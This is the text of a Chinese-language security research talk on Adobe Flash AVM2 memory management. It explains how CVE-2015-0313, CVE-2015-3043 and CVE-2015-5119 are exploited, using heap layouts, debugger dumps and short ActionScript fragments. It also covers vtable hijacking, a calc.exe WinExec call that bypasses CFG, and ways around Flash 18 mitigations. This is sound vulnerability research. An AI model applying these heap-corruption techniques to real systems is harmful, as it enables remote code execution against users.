



Flash内存管理与漏洞利用

Hearmen

北京大学软件安全研究小组



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控制面板主页

- 设备管理器
- 远程设置
- 系统保护
- 高级系统设置

另请参阅

- 操作中心
- Windows Update
- 性能信息和工具


查看有关计算机的基本信息

Windows 版本

Windows 7 专业版

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Service Pack 1



系统

分级: **4.5** Windows 体验指数

处理器: Intel(R) Core(TM) i5-3337U CPU @ 1.80GHz 1.79 GHz

安装内存(RAM): 1.00 GB

系统类型: 32 位操作系统

笔和触摸: 没有可用于此显示器的笔或触控输入

计算机名称、域和工作组设置

计算机名: WIN-3QMCP8V8QFN [更改设置](#)

计算机全名: WIN-3QMCP8V8QFN

13:33 2015/8/15



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


AVM2 虚拟机简介

- ◆ AVM2 是目前使用的 flash player 的核心，所有的 ActionScript 3 代码都由 AVM2 来执行
- ◆ 采用 Jit 与解释器混合执行的方式，大幅提升 flash 的运行效率



ActionScript 3 执行流程



◆ 《avm2overview》



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



A VM2 内存管理

- ◆ 使用MMgc进行内存管理
- ◆ 延缓引用计数，标记/清除算法
- ◆ 从操作系统中申请大量保留空间，按页交予垃圾回收机制GC进行管理。




AVM2 内存管理





GCHeap

FreeLists



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CVE-2015-0313

```
0:022> dd 04467490
04467490 054fb000 00002000 00002000 00000000
044674a0 10c88500 00000001 04930000 0000bcc3
044674b0 0000bcc3 00000000 04467401 0492b0b8
044674c0 00000001 00000000 00000010 00000000
044674d0 04467400 0492b100 00000000 00000000
044674e0 00000010 00000000 10c88500 00000001
044674f0 047a4000 00002000 00002000 00000000
04467500 10c88500 00000001 0461b000 00002000
0:022> dd 0486e054
0486e054 054fb000 00002000 0496ae48 00000003
0486e064 0486e040 04604070 04604040 00000000
0486e074 00000000 00000000 00000000 00000000
0486e084 00000000 00000000 00000000 00000000
0486e094 00000000 00000000 00000000 00000000
0486e0a4 00000000 00000000 00000000 0486e078
0486e0b4 00000000 00000000 00000000 00000000
0486e0c4 00000000 00000000 00000000 00000000
```

ByteArray.Clear()



```
0:022> dd 04467490
04467490 00000000 00000000 00000000 00000000
044674a0 10c88500 00000001 04930000 0000bcc3
044674b0 0000bcc3 00000000 04467400 0492b0b8
044674c0 00000001 00000001 00000010 00000000
044674d0 04467400 0492b100 00000000 00000000
044674e0 00000010 00000000 10c88500 00000001
044674f0 047a4000 00002000 00002000 00000000
04467500 10c88500 00000001 0461b000 00002000
0:022> dd 0486e054
0486e054 054fb000 00002000 0496ae48 00000003
0486e064 0486e040 04604070 04604040 00000000
0486e074 00000000 00000000 00000000 00000000
0486e084 00000000 00000000 00000000 00000000
0486e094 00000000 00000000 00000000 00000000
0486e0a4 00000000 00000000 00000000 0486e078
0486e0b4 00000000 00000000 00000000 00000000
0486e0c4 00000000 00000000 00000000 00000000
```



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利用步骤

堆喷射，控制内存布局

触发漏洞，更改Vector的length属性

任意地址读写，布局shellcode

更改对象虚表，接管程序运行流程





ByteArray

◆ ByteArrayObject

```
68c5c8e0 00000031 0c813740 0c824b80
11f2eca8 00000040 68c5c880 68b80d5c
68c5c87c 68c5c888 11f96080 11e83000
0c8c90c0 00000000 00000000 68c6e618
11e77368 00000000 00000000 68c5c874
```

◆ Buffer

```
68c5be68 00000001 0c79f000 00001000
00000444 00007300 3130322f 33302d35
```

◆ Buffer大小以4k倍数增长

◆ 通过FixedMalloc进行内存分配



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FixedMalloc

```
FixedMalloc::Alloc(size)
{
    if(size < kLargestAlloc) // 32bit 2032
        FindAllocate(size)->FixedAlloc()
    else
        LargeAlloc(size)
}
```






FixedBlock

07c03000	00000000	00000000	07c07000	07bff000	FixedBlock
07c03010	01f80008	00000000	00000000	67349b64	+0x00 firstFree
07c03020	00000072	062e3000	10adbef	00001210	+0x04 nextItem
07c03030	bbbbbbbb	00000000	00000000	00000000	+0x08 next
07c03040	00000000	00000000	00000000	00000000	+0x0c prev
07c03050	00000000	00000000	00000000	00000000	+0x10 numAlloc
07c03060	00000000	00000000	00000000	00000000	+0x12 size
07c03070	00000000	00000000	00000000	00000000	+0x14 nextFree
					+0x18 prevFree
					+0x1c alloc





FixedAlloc






Uint Vector

```
00000072 062e3000 10adbef 00001210 bbbbbbbb 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```





内存布局





FixedBlock

07c03000	<u>00000000</u>	00000000	07c07000	07bff000	FixedBlock
07c03010	01f80008	00000000	00000000	67349b64	+0x00 <u>firstFree</u>
07c03020	00000072	062e3000	10adbef	00001210	+0x04 nextItem
07c03030	bbbbbbbbb	00000000	00000000	00000000	+0x08 next
07c03040	00000000	00000000	00000000	00000000	+0x0c prev
07c03050	00000000	00000000	00000000	00000000	+0x10 numAlloc
07c03060	00000000	00000000	00000000	00000000	+0x12 size
07c03070	00000000	00000000	00000000	00000000	+0x14 nextFree
					+0x18 prevFree
					+0x1c alloc



稳定性的考虑

◆ `ByteArray.clear`之前的额外操作

```
while(index < tthis.buffers_count)
{
    tByteArray = new ByteArray();
    tByteArray.endian = Endian.LITTLE_ENDIAN;
    tByteArray.length = this.byte_array_size;
    this.fill_buffer(tByteArray, this.bytearray_fill1);
    this.pad_buffers[index] = tByteArray;
    index++;
}
this.bytearray1.clear();
```

- GCHeap内存释放，将HeapBlock挂入freelist**末尾**
- GCHeap内存分配，从freelist**头部**开始遍历。






CVE-2015-3043

- Flash在解析Flv中Nellymoser压缩的<tag>时，没有对buffer长度进行正确的检验，从而导致的堆溢出
- 被溢出的对象大小是0x2000
- 该漏洞出现过 两次





内存布局





GC::Alloc

```
GC::Alloc
{
    if(size < kLargestAlloc) //1968
        GCAlloc()
    else
        GCLargeAlooc::Alloc()
}
```






GCBlock

07c06000	00010800	000001e8	062e3000	062e9f50	GCBlock
07c06010	07c0a000	07c06030	07c02000	00000000	+0x04 size
07c06020	00000000	00000000	01000000	07c060c0	+0x08 gc
07c06030	03110311	03110311	03110311	03110311	+0x0c GAlloc
07c06040	00000000	00000000	00000000	00000000	+0x10 next
07c06050	00000000	00000000	00000000	00000000	+0x14 bits
07c06060	00000000	00000000	00000000	00000000	+0x18 prev
07c06070	00000000	00000000	00000000	00000000	+0x1c firstFree
07c06080	00000000	00000000	00000000	00000000	+0x20 prevFree
07c06090	00000000	00000000	00000000	00000000	+0x24 nextFree
07c060a0	00000000	00000000	00000000	00000000	+0x28 numfree
07c060b0	00000000	00000000	00000000	00000000	+0x2c items
07c060c0	67069dbc	00000071	06087021	00000001	
07c060d0	00000001	00000001	00000001	00000001	
07c060e0	00000001	00000001	00000001	00000001	
07c060f0	00000001	00000001	00000001	00000001	
07c06100	00000001	00000001	00000001	00000001	
07c06110	00000001	00000001	00000001	00000001	



GCAlloc





GCLargeBlock

0715f000	00010c00	00003fe0	05c83000	05c77068	LargeBlock
0715f010	0715b000	0715f018	00000010	00000000	+0x04 size
0715f020	69139dbc	00000ff6	05f6c2e1	05f6c2c9	+0x08 gc
0715f030	05f6c2c9	05f6c2c9	05f6c2c9	05f6c2c9	+0x0c alloc
0715f040	05f6c2c9	05f6c2c9	05f6c2c9	05f6c2c9	+0x10 next
0715f050	05f6c2c9	05f6c2c9	05f6c2c9	05f6c2c9	+0x14 bits point
0715f060	05f6c2c9	05f6c2c9	05f6c2c9	05f6c2c9	+0x18 bits
0715f070	05f6c2c9	05f6c2c9	05f6c2c9	05f6c2c9	+0x1c padding



CVE-2015-5119

```
; void __thiscall avmplus::ByteArrayObject::setUIntProperty(avmplus::ByteArrayOb.  
?setUIntProperty@ByteArrayObject@avmplus@@@UAEXIH@Z proc near  
  
arg_0= dword ptr  4  
arg_4= dword ptr  8  
  
mov     eax, [esp+arg_0]  
push   esi  
push   eax           ; int  
add    ecx, 18h      ; this  
call   ??ABYTEARRAY@AVMPLUS@@QAEAAEI@Z ; avmplus::ByteArray::operator[](uint)  
mov    ecx, [esp+4+arg_4]  
push   ecx           ; int  
mov    esi, eax  
call   ?INTEGER@AVMCORE@AVMPLUS@@SAHH@Z ; avmplus::AvmCore::Integer::Integer(int)  
add    esp, 4  
mov    [esi], al     ← FREE  
pop    esi  
retn   8  
?setUIntProperty@ByteArrayObject@avmplus@@@UAEXIH@Z endp
```





内存布局

```
a[i] = new Class2(i);  
  
a[i+1] = new ByteArray();  
a[i+1].length = 0xfa0;  
  
a[i+2] = new Class2(i+2);
```

0f2fc000	00000000	00000000	00000000	00000000
0f2fc010	00000000	00000000	00000000	00000000
0f2fc020	00000000	00000000	00000000	00000000
0f2fc030	00000000	00000000	00000000	00000000
0f2fc040	00000000	00000000	00000000	00000000
0f2fd000	01010c00	00000fe0	0feb3000	0fea7068
0f2fd010	0f299000	0f2fd018	00000014	00000000
0f2fd020	680048a0	00000003	0f31a970	0f319e08
0f2fd030	0f2fd038	00000040	68004840	67f29e14
0f2fd040	6800483c	68049694	1003f080	0feb3000
0f2fe000	01010c00	00000fe0	0feb3000	0fea7068
0f2fe010	0f2fd000	0f2fe018	00000014	00000000
0f2fe020	680048a0	00000003	0f31a970	0f319e08
0f2fe030	0f2fe038	00000040	68004840	67f29e14
0f2fe040	6800483c	68049694	1003f080	0feb3000
0f2ff000	00000000	00000000	00000000	00000000
0f2ff010	00000000	00000000	00000000	00000000
0f2ff020	00000000	00000000	00000000	00000000
0f2ff030	00000000	00000000	00000000	00000000
0f2ff040	00000000	00000000	00000000	00000000





Class2

```
01010c00 00000fe0 0feb3000 0fea7068
0f2fd000 0f2fe018 00000014 00000000
680048a0 00000003 0f31a970 0f319e08
0f2fe038 00000040 68004840 67f29e14
6800483c 68049694 1003f080 0feb3000
100752f8 00000000 00000000 68003e20
0fea7ce0 00000000 00000000 68004834
00000003 00000000 0f2fe021 00000001
00000001 00000001 0000004e 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
11223344 11223344 11223344 11223344
```

— `o1 = this;`
— `a0 = id;`
— `0x11223344;`



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另一种办法

◆ Object Vector

◆ 通过GC直接在内存中查找 Vector

```
GCAAlloc *containsPointersNonfinalizedAllocs[kNumSizeClasses];  
GCAAlloc *containsPointersFinalizedAllocs[kNumSizeClasses];  
GCAAlloc *containsPointersRCAllocs[kNumSizeClasses];  
GCAAlloc *noPointersNonfinalizedAllocs[kNumSizeClasses];  
GCAAlloc *noPointersFinalizedAllocs[kNumSizeClasses];
```

◆ Obj -> Vector[i]





优雅の利用

◆ **No ROP**

◆ **AS完成操作**

◆ **Bypass CFG**



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FunctionObject

◆ AS中的函数对象

◆ **Function.apply** ; **Function.call** ; **Function ()**


```
Atom FunctionObject::AS3_call(Atom thisArg, Atom *argv, int argc)
{
    thisArg = get_coerced_receiver(thisArg);
    return core()->exec->call(get_callEnv(), thisArg, argc, argv);
}
```





FunctionObject

◆ Core可由FunctionObject查找



AS3_call

```
-----  
62c7d2c3 51          push    ecx  
62c7d2c4 8b4c241c    mov     ecx,dword ptr [esp+1Ch]  
62c7d2c8 51          push    ecx  
62c7d2c9 53          push    ebx  
62c7d2ca 50          push    eax  
62c7d2cb 8bcf       mov     ecx,edi  
62c7d2cd ffd2       call   edx {kernel32!WinExec (779ff22e)}
```

Virtual: esp

0dea95c0 100ff000
0dea95c4 00000001


0:020> db 100ff000
100ff000 63 61 6c 63 2e 65 78 65-00 00 00 00 00 00 00 00 calc.exe
100ff010 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
100ff020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
100ff030 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
100ff040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
100ff050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
100ff060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
100ff070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00





Demo

- ◆ 完全使用AS代码
操作API
- ◆ 只能精确控制两个
参数
- ◆ 调用的函数参数
个数需为三或四



Flash_18_0_0_209/232

◆ Vector长度验证

◆ 隔离堆

◆ 强随机化



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长度验证

◆ Uint Vector

<u>000007f6</u>	000007f6	<u>29003795</u>	096a3000
11111111	11111111	11111111	11111111
11111111	11111111	11111111	11111111
11111111	11111111	11111111	11111111
11111111	11111111	11111111	11111111
11111111	11111111	11111111	11111111
11111111	11111111	11111111	11111111
11111111	11111111	11111111	11111111

◆ Object Vector

524b0edc	<u>00001234</u>	<u>29002257</u>	0974e921
0a435d59	000000fe	00000001	00000001
00000001	00000001	00000001	00000001
00000001	00000001	00000001	00000001
00000001	00000001	00000001	00000001
00000001	00000001	00000001	00000001
00000001	00000001	00000001	00000001
00000001	00000001	00000001	00000001



绕过验证

◆ 堆溢出

◆ String对象

◆ 更改长度字段/更改起始指针

◆ 任意地址读

```
000003fd 52893ed6 10523000 00000000
00000000 00000000 00000000 00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
```

来自网页的消息

192.168.126.1 上的网页显示 :

cookie:16e69440

Memory - Pid 3800 - WinD

2340020

Display

```
00010c00 00001fe0 025cd000 025c60c8
1233e000 12340018 00000010 00000000
6b5c5240 000003fc 16e69440 00000001
00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001
```



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绕过验证


◆ VectorObject

```
69b8c76c  JUUUUUUU6  166125df  00000006  
00000001  00000016  00000001  00000001  
00000001  00000000  00000000  00000000
```

◆ 更改数据对象指针

◆ Cookie作为length

◆ 交换Vector<uint>长度与Cookie



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谢谢



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